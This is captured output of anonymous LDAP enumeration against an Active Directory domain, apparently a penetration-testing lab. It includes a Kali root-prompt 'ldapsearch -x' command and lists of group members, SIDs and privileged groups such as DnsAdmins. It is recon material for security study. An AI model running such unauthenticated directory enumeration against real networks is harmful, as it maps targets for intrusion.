member: CN=Maria Harrington,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Leticia Vasquez,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Harvey Alexander,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Byron Fletcher,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Nichole Colon,OU=Engineering,DC=uadcwnet,DC=com
distinguishedName: CN=Engineering,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025082401.0Z
whenChanged: 20211122193318.0Z
uSNCreated: 12771
uSNChanged: 156186
name: Engineering
objectGUID:: WzyQnKkJh0anI7AP+SvtLw==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyUgQAAA==
sAMAccountName: Engineering
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 16010101000001.0Z

Sales, Users, uadcwnet.com
dn: CN=Sales,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Sales

member: CN=Myra Patterson,OU=Sales,DC=uadcwnet,DC=com
member: CN=Mattie Boyd,OU=Sales,DC=uadcwnet,DC=com
member: CN=Lonnie Mcguire,OU=Sales,DC=uadcwnet,DC=com
member: CN=Evan Fields,OU=Sales,DC=uadcwnet,DC=com
member: CN=Pam Cain,OU=Sales,DC=uadcwnet,DC=com
member: CN=Hope Scott,OU=Sales,DC=uadcwnet,DC=com
member: CN=Diane Berry,OU=Sales,DC=uadcwnet,DC=com
member: CN=Corey Keller,OU=Sales,DC=uadcwnet,DC=com
member: CN=Jane Kelly,OU=Sales,DC=uadcwnet,DC=com
member: CN=Taylor Todd,OU=Sales,DC=uadcwnet,DC=com
member: CN=Tracey Simmons,OU=Sales,DC=uadcwnet,DC=com
member: CN=Bobby Fox,OU=Sales,DC=uadcwnet,DC=com
member: CN=Elmer Elliott,OU=Sales,DC=uadcwnet,DC=com
member: CN=Cedric Mathis,OU=Sales,DC=uadcwnet,DC=com
distinguishedName: CN=Sales,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025082401.0Z
whenChanged: 20211122193318.0Z
uSNCreated: 12776
uSNChanged: 156141
name: Sales
objectGUID:: infejE79gUqRBz/mUpjTcw==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyUwQAAA==
sAMAccountName: Sales
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 16010101000001.0Z

Information Technology, Users, uadcwnet.com
dn: CN=Information Technology,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Information Technology
member: CN=Ryan Holloway,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Marsha Murphy,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Lamar Nguyen,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Julie Rhodes,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Guadalupe Adkins,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Marion Phillips,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Tommy Reid,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Miguel Day,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Test,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Leland Campbell,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Glen Turner,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=James Patton,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Felicia Payne,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Russell Moran,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Edwin Wood,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Johnnie Ballard,OU=Information Technology,DC=uadcwnet,DC=com
distinguishedName: CN=Information Technology,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025082401.0Z
whenChanged: 20211122193319.0Z
uSNCreated: 12781
uSNChanged: 156213
name: Information Technology

```
objectGUID:: /xRVf+jUYE2e3+KGRWadTA==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyVAQAAA==
sAMAccountName: Information Technology
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 16010101000001.0Z

# Administrator, Users, uadcwnet.com
dn: CN=Administrator,CN=Users,DC=uadcwnet,DC=com

# Guest, Users, uadcwnet.com
dn: CN=Guest,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Guest
description: Built-in account for guest access to the computer/domain
distinguishedName: CN=Guest,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081348.0Z
whenChanged: 20211025081348.0Z
uSNCreated: 8197
memberOf: CN=Guests,CN=Builtin,DC=uadcwnet,DC=com
uSNChanged: 8197
name: Guest
objectGUID:: VWPiU9ZL+kCxILiN0bye4g==
userAccountControl: 66082
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 0
lastLogoff: 0
lastLogon: 0
pwdLastSet: 0
primaryGroupID: 514
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80Gy9QEAAA==
accountExpires: 9223372036854775807
logonCount: 0
sAMAccountName: Guest
sAMAccountType: 805306368
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 20211025085430.0Z
dSCorePropagationData: 20211025081450.0Z
dSCorePropagationData: 16010101000417.0Z

# search result
search: 2
result: 0 Success

# numResponses: 30
# numEntries: 29

┌──(root💀kali)-[~]
└─# ldapsearch -H ldap://192.168.10.2 -x -b CN=Users,DC=uadcwnet,DC=com
```

```
# extended LDIF
#
# LDAPv3
# base <CN=Users,DC=uadcwnet,DC=com> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# DnsAdmins, Users, uadcwnet.com
dn: CN=DnsAdmins,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: DnsAdmins
description: DNS Administrators Group
member: CN=Nettie Wells,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Nichole Colon,OU=Engineering,DC=uadcwnet,DC=com
distinguishedName: CN=DnsAdmins,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081530.0Z
whenChanged: 20211221193509.0Z
uSNCreated: 8311
uSNChanged: 127108
name: DnsAdmins
objectGUID:: lXzuKt/GL0a1LaWOW1aPWg==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyTQQAAA==
sAMAccountName: DnsAdmins
sAMAccountType: 536870912
groupType: -2147483644
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
dSCorePropagationData: 16010101000000.0Z

# DnsUpdateProxy, Users, uadcwnet.com
dn: CN=DnsUpdateProxy,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: DnsUpdateProxy
description: DNS clients who are permitted to perform dynamic updates on behal
 f of some other clients (such as DHCP servers).
distinguishedName: CN=DnsUpdateProxy,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081530.0Z
whenChanged: 20211025090856.0Z
uSNCreated: 8312
uSNChanged: 8312
name: DnsUpdateProxy
objectGUID:: SHVRc9N3pkKNUSoFb4OVeQ==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyTgQAAA==
sAMAccountName: DnsUpdateProxy
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
dSCorePropagationData: 16010101000000.0Z

# Human Resources, Users, uadcwnet.com
dn: CN=Human Resources,CN=Users,DC=uadcwnet,DC=com
objectClass: top
```

objectClass: group
cn: Human Resources
member: CN=Nicolas Norman,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Craig Welch,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Arthur Pearson,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Jake Wagner,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Boyd Brown,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Sidney Franklin,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Jessica Norton,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Roman Beck,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Bobbie Stanley,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Kelvin Patrick,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Manuel Bradley,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Carl Willis,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Lucia Sharp,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Cristina Romero,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Deborah Gross,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Alice Lucas,OU=Human Resources,DC=uadcwnet,DC=com
member: CN=Sadie Higgins,OU=Human Resources,DC=uadcwnet,DC=com
distinguishedName: CN=Human Resources,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025082401.0Z
whenChanged: 20211221193509.0Z
uSNCreated: 8383
uSNChanged: 127098
name: Human Resources
objectGUID:: eiO2D+q3LkK4V3ImkqSsmA==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyTwQAAA==
sAMAccountName: Human Resources
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
dSCorePropagationData: 16010101000000.0Z

Legal, Users, uadcwnet.com
dn: CN=Legal,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Legal
member: CN=Alma Benson,OU=Legal,DC=uadcwnet,DC=com
member: CN=Kristopher Russell,OU=Legal,DC=uadcwnet,DC=com
member: CN=Virginia Lawson,OU=Legal,DC=uadcwnet,DC=com
member: CN=Dexter Ford,OU=Legal,DC=uadcwnet,DC=com
member: CN=Doreen Doyle,OU=Legal,DC=uadcwnet,DC=com
member: CN=Sergio Hicks,OU=Legal,DC=uadcwnet,DC=com
member: CN=Mercedes Davidson,OU=Legal,DC=uadcwnet,DC=com
member: CN=Clarence Watkins,OU=Legal,DC=uadcwnet,DC=com
member: CN=Hannah Graham,OU=Legal,DC=uadcwnet,DC=com
member: CN=Randy Bridges,OU=Legal,DC=uadcwnet,DC=com
member: CN=Sean Glover,OU=Legal,DC=uadcwnet,DC=com
member: CN=Jody Mccormick,OU=Legal,DC=uadcwnet,DC=com
member: CN=Juanita Tate,OU=Legal,DC=uadcwnet,DC=com
member: CN=Ada Norris,OU=Legal,DC=uadcwnet,DC=com
member: CN=Clay Horton,OU=Legal,DC=uadcwnet,DC=com
member: CN=Brendan Blair,OU=Legal,DC=uadcwnet,DC=com
member: CN=Suzanne Jennings,OU=Legal,DC=uadcwnet,DC=com
member: CN=Gilberto Lambert,OU=Legal,DC=uadcwnet,DC=com
member: CN=Shawna Brock,OU=Legal,DC=uadcwnet,DC=com

member: CN=Daniel Dunn,OU=Legal,DC=uadcwnet,DC=com
member: CN=Oliver Parker,OU=Legal,DC=uadcwnet,DC=com
member: CN=Chris Munoz,OU=Legal,DC=uadcwnet,DC=com
member: CN=Tim Maldonado,OU=Legal,DC=uadcwnet,DC=com
member: CN=Nichole Colon,OU=Engineering,DC=uadcwnet,DC=com
distinguishedName: CN=Legal,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025082401.0Z
whenChanged: 20211221193509.0Z
uSNCreated: 8385
uSNChanged: 127137
name: Legal
objectGUID:: tH/LEyJ/l0GqX9cjMZu/mw==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyUAQAAA==
sAMAccountName: Legal
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
dSCorePropagationData: 16010101000000.0Z

Finance, Users, uadcwnet.com
dn: CN=Finance,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Finance
member: CN=Ellen Blake,OU=Finance,DC=uadcwnet,DC=com
member: CN=Rodney Baker,OU=Finance,DC=uadcwnet,DC=com
member: CN=Dwight Sandoval,OU=Finance,DC=uadcwnet,DC=com
member: CN=Kristen Cohen,OU=Finance,DC=uadcwnet,DC=com
member: CN=Krista Castillo,OU=Finance,DC=uadcwnet,DC=com
member: CN=Jennifer Wilkerson,OU=Finance,DC=uadcwnet,DC=com
member: CN=Jacob Farmer,OU=Finance,DC=uadcwnet,DC=com
member: CN=Florence Stokes,OU=Finance,DC=uadcwnet,DC=com
member: CN=Jody Stevenson,OU=Finance,DC=uadcwnet,DC=com
member: CN=Cornelius Lamb,OU=Finance,DC=uadcwnet,DC=com
member: CN=Test,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Javier Poole,OU=Finance,DC=uadcwnet,DC=com
member: CN=Miriam Carson,OU=Finance,DC=uadcwnet,DC=com
distinguishedName: CN=Finance,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025082401.0Z
whenChanged: 20211221193509.0Z
uSNCreated: 8387
uSNChanged: 127119
name: Finance
objectGUID:: m5msXapb9kqSr7v52dZfKQ==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyUQQAAA==
sAMAccountName: Finance
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
dSCorePropagationData: 16010101000000.0Z

Engineering, Users, uadcwnet.com
dn: CN=Engineering,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Engineering

member: CN=Nettie Wells,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Nicole Hogan,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Jessie Gonzales,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Sharon Daniels,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Gretchen Francis,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Kimberly Mcgee,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Troy Gibson,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Yvonne Burton,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Evelyn Hoffman,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Melinda Johnston,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Cristina Romero,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Maryann Jordan,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Maria Harrington,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Leticia Vasquez,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Harvey Alexander,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Byron Fletcher,OU=Engineering,DC=uadcwnet,DC=com
member: CN=Nichole Colon,OU=Engineering,DC=uadcwnet,DC=com
distinguishedName: CN=Engineering,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025082401.0Z
whenChanged: 20211221193509.0Z
uSNCreated: 8389
uSNChanged: 127088
name: Engineering
objectGUID:: WzyQnKkJh0anI7AP+SvtLw==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyUgQAAA==
sAMAccountName: Engineering
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
dSCorePropagationData: 16010101000000.0Z

Information Technology, Users, uadcwnet.com
dn: CN=Information Technology,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Information Technology
member: CN=Ryan Holloway,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Marsha Murphy,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Lamar Nguyen,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Julie Rhodes,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Guadalupe Adkins,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Marion Phillips,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Tommy Reid,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Miguel Day,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Test,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Leland Campbell,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Glen Turner,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=James Patton,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Felicia Payne,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Russell Moran,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Edwin Wood,OU=Information Technology,DC=uadcwnet,DC=com
member: CN=Johnnie Ballard,OU=Information Technology,DC=uadcwnet,DC=com
distinguishedName: CN=Information Technology,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025082401.0Z
whenChanged: 20211221193509.0Z
uSNCreated: 8392

uSNChanged: 127144
name: Information Technology
objectGUID:: /xRVf+jUYE2e3+KGRWadTA==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyVAQAAA==
sAMAccountName: Information Technology
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
dSCorePropagationData: 16010101000000.0Z

Sales, Users, uadcwnet.com
dn: CN=Sales,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Sales
member: CN=Mattie Boyd,OU=Sales,DC=uadcwnet,DC=com
member: CN=Myra Patterson,OU=Sales,DC=uadcwnet,DC=com
member: CN=Lonnie Mcguire,OU=Sales,DC=uadcwnet,DC=com
member: CN=Evan Fields,OU=Sales,DC=uadcwnet,DC=com
member: CN=Pam Cain,OU=Sales,DC=uadcwnet,DC=com
member: CN=Hope Scott,OU=Sales,DC=uadcwnet,DC=com
member: CN=Diane Berry,OU=Sales,DC=uadcwnet,DC=com
member: CN=Corey Keller,OU=Sales,DC=uadcwnet,DC=com
member: CN=Jane Kelly,OU=Sales,DC=uadcwnet,DC=com
member: CN=Taylor Todd,OU=Sales,DC=uadcwnet,DC=com
member: CN=Tracey Simmons,OU=Sales,DC=uadcwnet,DC=com
member: CN=Bobby Fox,OU=Sales,DC=uadcwnet,DC=com
member: CN=Elmer Elliott,OU=Sales,DC=uadcwnet,DC=com
member: CN=Cedric Mathis,OU=Sales,DC=uadcwnet,DC=com
distinguishedName: CN=Sales,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025082401.0Z
whenChanged: 20211221193509.0Z
uSNCreated: 8395
uSNChanged: 127106
name: Sales
objectGUID:: infejE79gUqRBz/mUpjTcw==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyUwQAAA==
sAMAccountName: Sales
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
dSCorePropagationData: 16010101000000.0Z

Guest, Users, uadcwnet.com
dn: CN=Guest,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Guest
description: Built-in account for guest access to the computer/domain
distinguishedName: CN=Guest,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081348.0Z
whenChanged: 20211025090851.0Z
uSNCreated: 7858
memberOf: CN=Guests,CN=Builtin,DC=uadcwnet,DC=com

uSNChanged: 7858
name: Guest
objectGUID:: VWPiU9ZL+kCxILiN0bye4g==
userAccountControl: 66082
codePage: 0
countryCode: 0
pwdLastSet: 0
primaryGroupID: 514
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80Gy9QEAAA==
accountExpires: 9223372036854775807
sAMAccountName: Guest
sAMAccountType: 805306368
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 16010101000000.0Z

Domain Computers, Users, uadcwnet.com
dn: CN=Domain Computers,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Domain Computers
description: All workstations and servers joined to the domain
distinguishedName: CN=Domain Computers,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025090851.0Z
uSNCreated: 7879
uSNChanged: 7879
name: Domain Computers
objectGUID:: ZJhSgnDrFU6eHneqkAlBnw==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyAwIAAA==
sAMAccountName: Domain Computers
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 16010101000000.0Z

Cert Publishers, Users, uadcwnet.com
dn: CN=Cert Publishers,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Cert Publishers
description: Members of this group are permitted to publish certificates to th
 e directory
distinguishedName: CN=Cert Publishers,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025090851.0Z
uSNCreated: 7880
memberOf: CN=Denied RODC Password Replication Group,CN=Users,DC=uadcwnet,DC=co
 m
uSNChanged: 7880
name: Cert Publishers
objectGUID:: 9VeWDP80E0C5SYnqmlSnPA==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyBQIAAA==
sAMAccountName: Cert Publishers
sAMAccountType: 536870912

groupType: -2147483644
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 16010101000000.0Z

Domain Users, Users, uadcwnet.com
dn: CN=Domain Users,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Domain Users
description: All domain users
distinguishedName: CN=Domain Users,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025090851.0Z
uSNCreated: 7881
memberOf: CN=Users,CN=Builtin,DC=uadcwnet,DC=com
uSNChanged: 7881
name: Domain Users
objectGUID:: pXKWsqedUEGrAosdX+IGew==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyAQIAAA==
sAMAccountName: Domain Users
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 16010101000000.0Z

Domain Guests, Users, uadcwnet.com
dn: CN=Domain Guests,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Domain Guests
description: All domain guests
distinguishedName: CN=Domain Guests,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025090851.0Z
uSNCreated: 7882
memberOf: CN=Guests,CN=Builtin,DC=uadcwnet,DC=com
uSNChanged: 7882
name: Domain Guests
objectGUID:: 0SawZlymo0yW+4AB3uuJ2g==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyAgIAAA==
sAMAccountName: Domain Guests
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 16010101000000.0Z

RAS and IAS Servers, Users, uadcwnet.com
dn: CN=RAS and IAS Servers,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: RAS and IAS Servers
description: Servers in this group can access remote access properties of user
s

distinguishedName: CN=RAS and IAS Servers,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025090851.0Z
uSNCreated: 7883
uSNChanged: 7883
name: RAS and IAS Servers
objectGUID:: AEzLyo4SBEm6sY+qFUFKhw==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyKQIAAA==
sAMAccountName: RAS and IAS Servers
sAMAccountType: 536870912
groupType: -2147483644
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 16010101000000.0Z

Domain Admins, Users, uadcwnet.com
dn: CN=Domain Admins,CN=Users,DC=uadcwnet,DC=com

Schema Admins, Users, uadcwnet.com
dn: CN=Schema Admins,CN=Users,DC=uadcwnet,DC=com

Enterprise Admins, Users, uadcwnet.com
dn: CN=Enterprise Admins,CN=Users,DC=uadcwnet,DC=com

Group Policy Creator Owners, Users, uadcwnet.com
dn: CN=Group Policy Creator Owners,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Group Policy Creator Owners
description: Members in this group can modify group policy for the domain
member: CN=Administrator,CN=Users,DC=uadcwnet,DC=com
distinguishedName: CN=Group Policy Creator Owners,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025090851.0Z
uSNCreated: 7889
memberOf: CN=Denied RODC Password Replication Group,CN=Users,DC=uadcwnet,DC=co
 m
uSNChanged: 7920
name: Group Policy Creator Owners
objectGUID:: Qu7Tcd8oKka1vqUZHOMpfA==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyCAIAAA==
sAMAccountName: Group Policy Creator Owners
sAMAccountType: 268435456
groupType: -2147483646
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 16010101000000.0Z

Allowed RODC Password Replication Group, Users, uadcwnet.com
dn: CN=Allowed RODC Password Replication Group,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Allowed RODC Password Replication Group
description: Members in this group can have their passwords replicated to all
 read-only domain controllers in the domain
distinguishedName: CN=Allowed RODC Password Replication Group,CN=Users,DC=uadc

wnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025090851.0Z
uSNCreated: 7892
uSNChanged: 7892
name: Allowed RODC Password Replication Group
objectGUID:: y1f1CWRXtUm6LQ5FRfa3kg==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyOwIAAA==
sAMAccountName: Allowed RODC Password Replication Group
sAMAccountType: 536870912
groupType: -2147483644
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 16010101000000.0Z

Denied RODC Password Replication Group, Users, uadcwnet.com
dn: CN=Denied RODC Password Replication Group,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Denied RODC Password Replication Group
description: Members in this group cannot have their passwords replicated to a
ny read-only domain controllers in the domain
member: CN=Domain Controllers,CN=Users,DC=uadcwnet,DC=com
member: CN=Read-only Domain Controllers,CN=Users,DC=uadcwnet,DC=com
member: CN=krbtgt,CN=Users,DC=uadcwnet,DC=com
member: CN=Group Policy Creator Owners,CN=Users,DC=uadcwnet,DC=com
member: CN=Enterprise Admins,CN=Users,DC=uadcwnet,DC=com
member: CN=Schema Admins,CN=Users,DC=uadcwnet,DC=com
member: CN=Domain Admins,CN=Users,DC=uadcwnet,DC=com
member: CN=Cert Publishers,CN=Users,DC=uadcwnet,DC=com
distinguishedName: CN=Denied RODC Password Replication Group,CN=Users,DC=uadcw
net,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025090851.0Z
uSNCreated: 7893
uSNChanged: 7935
name: Denied RODC Password Replication Group
objectGUID:: eh3o+ZZw2U2rKBCSQOfWOQ==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80GyPAIAAA==
sAMAccountName: Denied RODC Password Replication Group
sAMAccountType: 536870912
groupType: -2147483644
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 16010101000000.0Z

Enterprise Read-only Domain Controllers, Users, uadcwnet.com
dn: CN=Enterprise Read-only Domain Controllers,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Enterprise Read-only Domain Controllers
description: Members of this group are Read-Only Domain Controllers in the ent
erprise
distinguishedName: CN=Enterprise Read-only Domain Controllers,CN=Users,DC=uadc
wnet,DC=com
instanceType: 4

whenCreated: 20211025081450.0Z
whenChanged: 20211025090851.0Z
uSNCreated: 7894
uSNChanged: 7894
name: Enterprise Read-only Domain Controllers
objectGUID:: RT/d/uauRE6UrJKx3cGkDw==
objectSid:: AQUAAAAAAAUVAAAAhWFxjUXZ3PFz80Gy8gEAAA==
sAMAccountName: Enterprise Read-only Domain Controllers
sAMAccountType: 268435456
groupType: -2147483640
objectCategory: CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
isCriticalSystemObject: TRUE
dSCorePropagationData: 16010101000000.0Z

Cloneable Domain Controllers, Users, uadcwnet.com
dn: CN=Cloneable Domain Controllers,CN=Users,DC=uadcwnet,DC=com
objectClass: top
objectClass: group
cn: Cloneable Domain Controllers
description: Members of this group that are domain controllers may be cloned.
distinguishedName: CN=Cloneable Domain Controllers,CN=Users,DC=uadcwnet,DC=com
instanceType: 4
whenCreated: 20211025081450.0Z
whenChanged: 20211025090851.0Z
uSNCreated: 7895
uSNChanged: 7895
name: Cloneable Domain Controllers
